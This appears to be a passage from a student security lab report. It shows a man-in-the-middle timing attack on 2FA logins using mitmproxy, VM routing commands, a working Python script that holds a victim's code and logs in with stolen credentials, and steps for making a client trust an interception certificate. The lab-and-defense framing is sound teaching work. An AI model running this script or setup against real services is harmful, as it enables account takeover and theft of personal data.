
2FA Code is not Received by Simple Auth App and Simple Server Halts as it Cannot Connect to the Simple Auth App

2. Non-trivial Timing Attack

As mentioned in the introduction, our project consisted of two separate attacks, the trivial availability attack which we defend against and the non-trivial timing attack which we do not

defend against. Our timing attack was based on the attack outlined in the Exploring Phone Based Authentication Vulnerabilities in Single Sign-On Systems paper.[16]

This attack requires an on-path adversary and assumes the admin account's credentials have already been compromised. The adversary will facilitate communication between a valid end user and the web server. The user will log in, prompting the server to ask for a 2FA code, which the user will be able to get from their 2FA auth application on VM 3 (we are using the updated "advanced" infrastructure from the first attack and defense, to show that this attack will succeed even with this improved and more secure infrastructure). When the user attempts to send the 2FA code, the on-path adversary will hold their packet and extract the 2FA code from it. They will then begin their own session with the web server, logging in using the user's credentials and supplying the 2FA code they just stole, allowing them to successfully login. The user's communication containing the 2FA code will then be forwarded to the server, allowing them to sign in and leaving no trace of an attack evident to the user.



Flow of Timing Attack with request delay and attack shown in red

In order to set up VM 4 as an HTTP on-path adversary between the client (VM 1, IP: 10.64.6.1) and the web server VM 2, some commands must be run to change the configuration

[16] "Exploring Phone-Based Authentication Vulnerabilities".

set in place during the trivial availability attack. This tutorial assumes the environment is as it was after executing the trivial availability attack mentioned above. Perform these commands to remove unnecessary configurations.

- Auth App Device (VM 3, IP: 10.64.6.3)

Remove old route	*route del -host 10.64.6.2 gw 10.64.6.4*
Enabling accepting ICMP redirects from attacker on **all** interface	*sysctl net.ipv4.conf.all.accept_redirects=1*
Enabling accepting ICMP redirects from attacker on **ens3** interface	*sysctl net.ipv4.conf.ens3.accept_redirects=1*
Remove firewall rule to DROP all ICMP redirects received	*iptables -D INPUT -p icmp --icmp-type redirect -j DROP*

- Web Server (VM 2: IP: 10.64.6.2)

Remove old route to auth app machine	*route del -host 10.64.6.3 gw 10.64.6.4*

Then, run the following commands to set up VM 4 as an on-path adversary between VM 1 and VM 2.

- Client (VM 1, IP: 10.64.6.1)

Routing traffic from Client to Web Server through Attacker	*route add -host 10.64.6.2 gw 10.64.6.4*
Disabling accepting ICMP redirects from attacker on **all** interface	*sysctl net.ipv4.conf.all.accept_redirects=0*
Disabling accepting ICMP redirects from attacker on **ens3** interface	*sysctl net.ipv4.conf.ens3.accept_redirects=0*
Adding a firewall rule to DROP all ICMP redirects received	*iptables -A INPUT -p icmp --icmp-type redirect -j DROP*

- Web Server (VM 2: IP: 10.64.6.2)

Routing traffic from Web Server to Client through Attacker	*route add -host 10.64.6.1 gw 10.64.6.4*


- Attacker (VM 4: IP: 10.64.6.4)

Installing mitmproxy	*apt-get install mitmproxy*

Once the VMs are reconfigured properly, mitmproxy must be running on VM 4 in order for the client to connect to the web server. To start mitmproxy run the following command on VM 4:


mitmproxy --mode transparent

Traffic is then intercepted as seen below.




VM 4's mitmproxy on the top left. VM 2's server stdout on the top right. The top of VM 1's client browser along the bottom

When mitmproxy is running passively (no custom scripts have been loaded) it simply forwards all traffic between the client and server, so the client can connect normally and submit the 2FA code generated by their auth app on VM 3, as seen below.



Code is received on auth app (bottom right), traffic is forwarded through mitmproxy (bottom left) and inputted to website on client browser (top)



Login is successful

To perform the timing attack, a custom script, *timingAttack.py* was made and loaded into mitmproxy using the command on VM 4:

mitmproxy --mode transparent -s timingAttack.py

```python
import requests

def is_code(request):
    return "code=" in request.get_text()

def request(flow):
    request = flow.request

    if(is_code(request)):
        twofaCode = request.get_text().split('=')[1]
        file = open("stolenAccountInformation.txt", "w")
        file.write(f"2FA Code Found: {twofaCode}\n")
        url = "http://10.64.6.2:8888"
        # Here we input the credentials that were compromised at a previous time
        payload = { "username" : "admin", "password" : "password" }
        file.write("Logging into site using stolen credentials...\n")
        # Login using a POST request and save the 2FA page URL it directs us to
        twofa_url = requests.post(url, data = payload).url
        twofa_payload = { "code" : twofaCode }
        file.write(f"Submitting {twofaCode} to received 2FA page url: {twofa_url} ...\n")
        # Submit the stolen 2FA code and gain access to the account dashboard
        account_page = requests.post(twofa_url, data = twofa_payload)
        file.write("Successfully hijacked account, account dashboard HTML:\n\n")
        file.write(account_page.text + "\n")
```


timingAttack.py on VM 4

The assumed compromised credentials are hard coded into the script at the line:

payload = { “username” : “admin”, “password” : “password” }

The *request* function is called each time an HTTP request is sent through mitmproxy. **We assume** the attacker has interacted with the website beforehand and inspected the traffic sent between themselves and the website in order to learn how the POST request containing the 2FA code is formatted. Using this knowledge they are able to investigate each request using the *is_code* function to see if its body includes the *code* parameter.

The victim user begins the login process normally, entering their credentials and being redirected to the 2FA page, at which point they will generate a code on their auth app on VM 3, and enter it to the webpage.




The victim generates and inputs a 2FA code normally

As outlined in our attack description, once the attacker detects a 2FA post request, it holds the request (requests are only forwarded by mitmproxy after the *request* function finishes executing). The timing attack then begins. In order to automate the establishing of sessions, and interacting with victim accounts we researched and learned how to use the *requests* Python library tool, a networking tool that allows for the automation of GET and POST request forging and sending, as well as manipulating the resulting responses. First, the attacker forges a POST request to the public login page of the website, *http://10.64.6.2:8888* using the pre-compromised credentials for the admin account.

The credentials succeed and the web server responds with the 2FA page url (which normally would be a custom url using some kind of hash of the account credentials or ID). The attacker gets the url, then crafts a new payload using the 2FA code exfiltrated from the paused user request. Finally, the attacker forges a POST request to the 2FA page url using the stolen 2FA code. Depending on the attacker's intentions, they may steal a session cookie which they could then load into a browser to interact with the user's account manually (using the *requests* library's *RequestCookieJar* attribute of the *request* object), but for the purposes of our example, the attacker is simply trying to leak the information stored on the account dashboard, a social security number and an account balance.

Once the 2FA code is verified, the login is successful and the server responds with the admin's account dashboard. The attacker saves the HTML of this page to a local file *stolenAccountInformation.txt*. The original user's 2FA code request is then forwarded, and since

the TTL of the code has not expired the victim logs in normally and sees no obvious evidence that the attack succeeded and their account has been compromised. The attack has succeeded.



The user browser logs in as expected, even though the attacker's machine now has a *stolenAccountInformation.txt*, containing the victim's SSN and balance, as well as logs of the 2FA code which the victim inputted.

We do not provide a comprehensive defense to this attack, but will provide short explanations of possible defense attempts and how they fail to entirely stop the attack here.

1. Implementing a "One-Use Code" system

   If the infrastructure was altered to only allow a 2FA code to be used once, even within its TTL, this would allow the attacker to log in but would refuse the client's connection, giving the client evidence of abnormal activity. While this is a good feature that is implemented in many MFA systems in the real world, the weakness is obvious. If the system simply allows one use per code and nothing else, it allows the attacker to log in and locks the user out of the account until the TTL expires. Referencing the **Flow of Timing Attack** figure, this defense would

allow step 14, giving the attacker access to the account, but lock out the victim at step 16.

2. Implementing a "Session Termination" countermeasure when the same code is used in rapid succession

   Building off of the previous defense attempt, if a "One-Use Code" rule was enforced, the server could respond to the same code being used twice in rapid succession by terminating all active sessions of the account, effectively kicking all logged-in instances out and requiring them to re-authenticate. This method is better than the previous in that it could alert the user that they have been/are being attacked AND it would stop the attacker from acting as the user in a web browser for an extended period of time.

   However, in certain use cases (such as ours) the attacker may simply be trying to leak account information such as SSNs or account numbers, which they can automate and do very quickly. Even if the web server kicks the attacker out once the user attempts to login with the same 2FA code, the attacker may have done everything they set out to.

   This defense is also trivial to defeat for the attacker, as they need only hold the user's 2FA code POST request for as long as they need in order to achieve their goals, at which point they can log out and allow the victim to log in (elongating the time between steps 7 and 15 in the diagram). This could be elongated up to the TTL of the code and still allow the victim to log on successfully, however an excessive time delaying the request may raise the victim's suspicion as their browser will hang until the request is released.


3. Running the server exclusively on HTTPS to obfuscate request contents

   Since the attacker relies on being able to tell which POST request from the victim contains the 2FA code in order to know when to hold the request, if the server was run exclusively in HTTPS (similar to our defense in Mission 1), then the attacker would not be able to investigate the request contents to determine which is the 2FA post request.

   This defense, while it may seem effective at first, has a few key flaws. For one, using previous interactions with the web site's 2FA system, the attacker can learn the normal order of requests and count the number of request/reply pairings to pinpoint which request is the 2FA post request. Once identified, the attacker could then hold the request. A strategy similar to this was used in the Phone Based Authentication paper mentioned before, though that paper focused on

simple “Approve” button presses on auth apps and phones rather than code matching MFA systems.[17]

Another flaw in this defense is the fact that clients can be compromised by HTTPS proxies, which circumvent the security of HTTPS by impersonating the web server to the client and impersonating the client to the web server, creating two distinct HTTPS TLS sessions and forwarding traffic between them.



The typical operation of an HTTPS proxy impersonating a server and client.

Mitmproxy has this capability, but requires the installation of unique mitmproxy certificates on the client machine as trusted certificates (in the real world this trust could be achieved a multitude of ways including temporary physical access to the machine, BGP manipulation to circumvent Certificate Authorities, phishing, etc). By setting itself up as an HTTPS proxy, *mitmproxy* can read all decrypted communication between the web server and the client, allowing for an attack similar to the one we perform.

To illustrate that HTTPS would not defend against the timing attack (assuming a compromised client machine) we performed the following steps.

First, we set up the Flask server to run on HTTPS. The process to do this was described in detail in our Mission 1 report, so for the sake of time we will omit all the details here, however, the important certificates and files are included in our submission files. These include:

[17] “Exploring Phone-Based Authentication”.

File	Description	Location
rootCA.crt	The certificate identifying the Certificate Authority that authenticated the web server.	On VM 1 and VM 4
server.crt	The server's certificate	On VM 2
server.key	The server's key	On VM 2

The steps from Mission 1 are followed to generate these files and to import rootCA.crt as a trusted certificate authority on VM 1's Chrome browser (see the **Setting Up Google Chrome to Use Our Certificate Authority** section of our Mission 1 report).

For simplicity we have a version of the Flask app script that runs over HTTPS, called **httpsAdvancedServer.py**, which simply includes a *ssl_context=('server.crt', 'server.key')* argument passed to *app.run* at the bottom of the script. To run this version of the web server, use this command on VM 2:

```
python3 httpsAdvancedServer.py
```

Second, we assume that the client has been compromised such that VM 4 is an on-path adversary and that the client machine now trusts VM 4's proxy certificate authority. When run, mitmproxy generates a certificate authority and certificate that it uses to set itself up as an HTTPS proxy. As mentioned above, an attacker could get the client to trust the mitmproxy certificate authority in a number of ways, but for the sake of this example we set it up ourselves.

To do so we go to the directory `~/.mitmproxy` on VM 4 and perform the following command to send the certificate to the client:

```
student@csvm:~/.mitmproxy$ scp mitmproxy-ca-cert.pem student@10.64.6.1:~/
```


Then, we open the browser on VM 1 with the command `google-chrome-stable`. Once in chrome, import *mitmproxy-ca-cert.pem* as a trusted certificate authority in the same way we imported rootCA.crt. Go to **Chrome Settings > Privacy and Security > Security > Manage Certificates > Authorities** and import the *mitmproxy-ca-cert.pem* file, giving it full permissions.

Finally, we need to configure our attacker machine to trust the certificates from the web server's Certificate Authority (so that the *red* Proxy - Server HTTPS

connection in the diagram is allowed). To do so we run the following commands on VM 4 to trust the certificate authority associated with *rootCA.crt*:

Ensure ca-certificates is installed	*sudo apt-get install -y ca-certificates*
Copy rootCA.crt to the trusted ca-certificates	*sudo cp rootCA.crt /usr/local/share/ca-certificates*
